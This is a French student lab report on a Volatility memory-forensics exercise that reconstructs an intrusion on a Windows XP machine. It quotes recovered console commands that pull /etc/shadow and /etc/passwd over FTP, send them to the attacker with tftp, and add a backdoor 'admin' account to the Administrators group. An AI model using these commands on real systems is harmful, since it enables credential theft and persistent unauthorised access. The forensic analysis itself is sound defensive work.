# **AMM - Laboratoire 9**

Maxime Chantemargue, Ruben Pereira Lopes, Charles Matrand



## Table des matières

1 - What tool was used to compromise the system?	
2 - What was the IP address of the attacker's machine?	3
3 - What directory was created to store the files before exfiltration?	3
4 - Where was data exfiltrated from?	4
5 - How was exfiltration performed?	4
6 - How was persistence maintained	5

☑ Profile: **WinXPSP2x86** Suggested Plugins: malfind, vaddump, windows, connscan, sockets, consoles, mftparser, userassist, screenshot, cmdscan, printkey, hashdump

### 1 - What tool was used to compromise the system?

Avec le plugin screenshot, nous avons remarqué un screenshot intéressant :

```
1 vol.py -f lab.raw --profile=WinXPSP2x86 screenshot --dump-dir=
    screenshot/
```

#### Résultat:




Figure 1: Untitled

Le plugin screenshot de volatility nous montre que Metasploit était ouvert au moment de la capture. Cela a aussi été confirmé par le plugin console.

```
1 vol.py -f lab.raw --profile=WinXPSP2x86 consoles
```

#### Résultat:

```
1 ConsoleProcess: csrss.exe Pid: 684
2 Console: 0x4f23b0 CommandHistorySize: 50
3 HistoryBufferCount: 4 HistoryBufferMax: 4
4 OriginalTitle: Metasploit Courtesy Shell (TM)
5 Title: Metasploit Courtesy Shell (TM)
6 AttachedProcess: cmd.exe Pid: 440 Handle: 0x5b4
```

### 2 - What was the IP address of the attacker's machine?

Avec le plugin cmdscan:

```
vol.py -f lab.raw --profile=WinXPSP2x86 cmdscan
```

La commande cmdscan nous révèle que l'adresse IP de l'attaquant est 192.168.1.104. Nous le voyons à la commande tftp 192.168.1.104 put shadow et tftp 192.168.1.104 put passwd.

Cela se remarque car les fichiers shadows (contenant les mots de passes hashés) et passwd (contenant la liste des utilisateurs et autres informations) sont envoyés à l'ip 192.168.1.104, ne pouvant être que l'attaquant, qui sont envoyés grâce aux 2 commandes spécifiées avec tftp.

## 3 - What directory was created to store the files before exfiltration?

Nous voyons grâce au plugin consoles et cmdscan qu'un dossier system32 a été créé au niveau de la racine C:\ . L'attaquant a utilisé ce nom car il est utilisé par windows mais sous C:\Windows normalement.

```
1 vol.py -f lab.raw --profile=WinXPSP2x86 consoles
```

Nous le voyons sur les lignes de commandes suivantes (qui proviennent du plugin consoles)

```
1 C:\>mkdir system32
2 C:\>cd system32
```

#### Et aussi sur cmdscan:

### 4 - Where was data exfiltrated from?

Le plugin consoles nous permet de savoir que les données sont exfiltrées depuis 192.168.174.128 Output de consoles :

```
1 C:\system32>**ftp 192.168.174.128**
2 Connected to 192.168.174.128.
3 220 ProFTPD 1.3.4a Server (Debian) [::ffff:192.168.174.128]
4 User (192.168.174.128:(none)): root
5 331 Password required for root
6 Password:
7 230 User root logged in
8 ftp> get /etc/shadow
9 200 PORT command successful
10 150 Opening ASCII mode data connection for /etc/shadow (866 bytes)
11 226 Transfer complete
12 ftp: 891 bytes received in 0.02Seconds 55.69Kbytes/sec.
13 ftp> get /etc/passwd
14 200 PORT command successful
15 150 Opening ASCII mode data connection for /etc/passwd (1033 bytes)
16 226 Transfer complete
17 ftp: 1058 bytes received in 0.00Seconds 1058000.00Kbytes/sec.
18 ftp> exit
19 Invalid command.
20 ftp> quit
21 221 Goodbye.
```

L'IP 192.168.174.128 est un serveur FTP où sont stockés les 2 fichiers où la machine se connecte pour les récupérer.

## 5 - How was exfiltration performed?

Cela est visible sur la sortie du plugin consoles. On voit que l'attaquant récupère les fichiers shadow et passwd depuis cette adresse avec ftp, c'est un serveur Debian. Il les stocke dans C:\system32. Puis il les envoie à l'attaquant 192.168.1.104 avec tftp. L'attaquant se trouve dans le même réseau privé que la machine windows (celle investiguée) et que le serveur Debian. Le plugin connscan nous montre que l'attaquant n'est néanmoins plus présent sur le réseau après.

```
1 C:\system32>tftp 192.168.1.104 put shadow
2 Transfer successful: 891 bytes in 1 second, 891 bytes/s
3
4 C:\system32>tftp 192.168.1.104 put passwd
5 Transfer successful: 1058 bytes in 1 second, 1058 bytes/s
```

#### connscan:

1	Offset(P)	Local Address	Remote Address	Pid
3	0x0986ae68	192.168.174.148:1037	192.168.174.128:20	908
4	<b>0</b> x0986bd30	192.168.174.148:4444	192.168.174.1:58719	1136
5	<b>0</b> x098aa128	192.168.174.148:1038	192.168.174.128:139	0

### 6 - How was persistence maintained

Nous n'avons pas trouvé de registres spécifiquement touchés avec les différents plugin.

Avec le plugin "hashdump", nous avons remarqué qu'il y avait un utilisateur "admin" plutôt suspect, étant donnée la présence de "Administrator". De plus, avec le plugin "console", l'attaquant crée cet utilisateur "admin" :

```
1 C:\system32>net user **admin** * /add
2 Type a password for the user:
3 Retype the password to confirm:
4 The command completed successfully.
7
  C:\system32>net localground Administrators **admin** /add
8 The syntax of this command is:
10
11 NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
         HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
13
         SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
14
15
16 C:\system32>net localgroup Administrators **admin** /add
17 The command completed successfully.
```

#### Et avec hashdump:

```
vol.py -f lab.raw --profile=WinXPSP2x86 hashdump
```

Il ajoute bien un utilisateur "admin" et l'ajoute au groupe "Administrators". Ce sera possiblement réutilisé par l'attaquant, ce qui lui laisse un moyen en plus d'attaquer à chaque fois qu'il accède à la machine.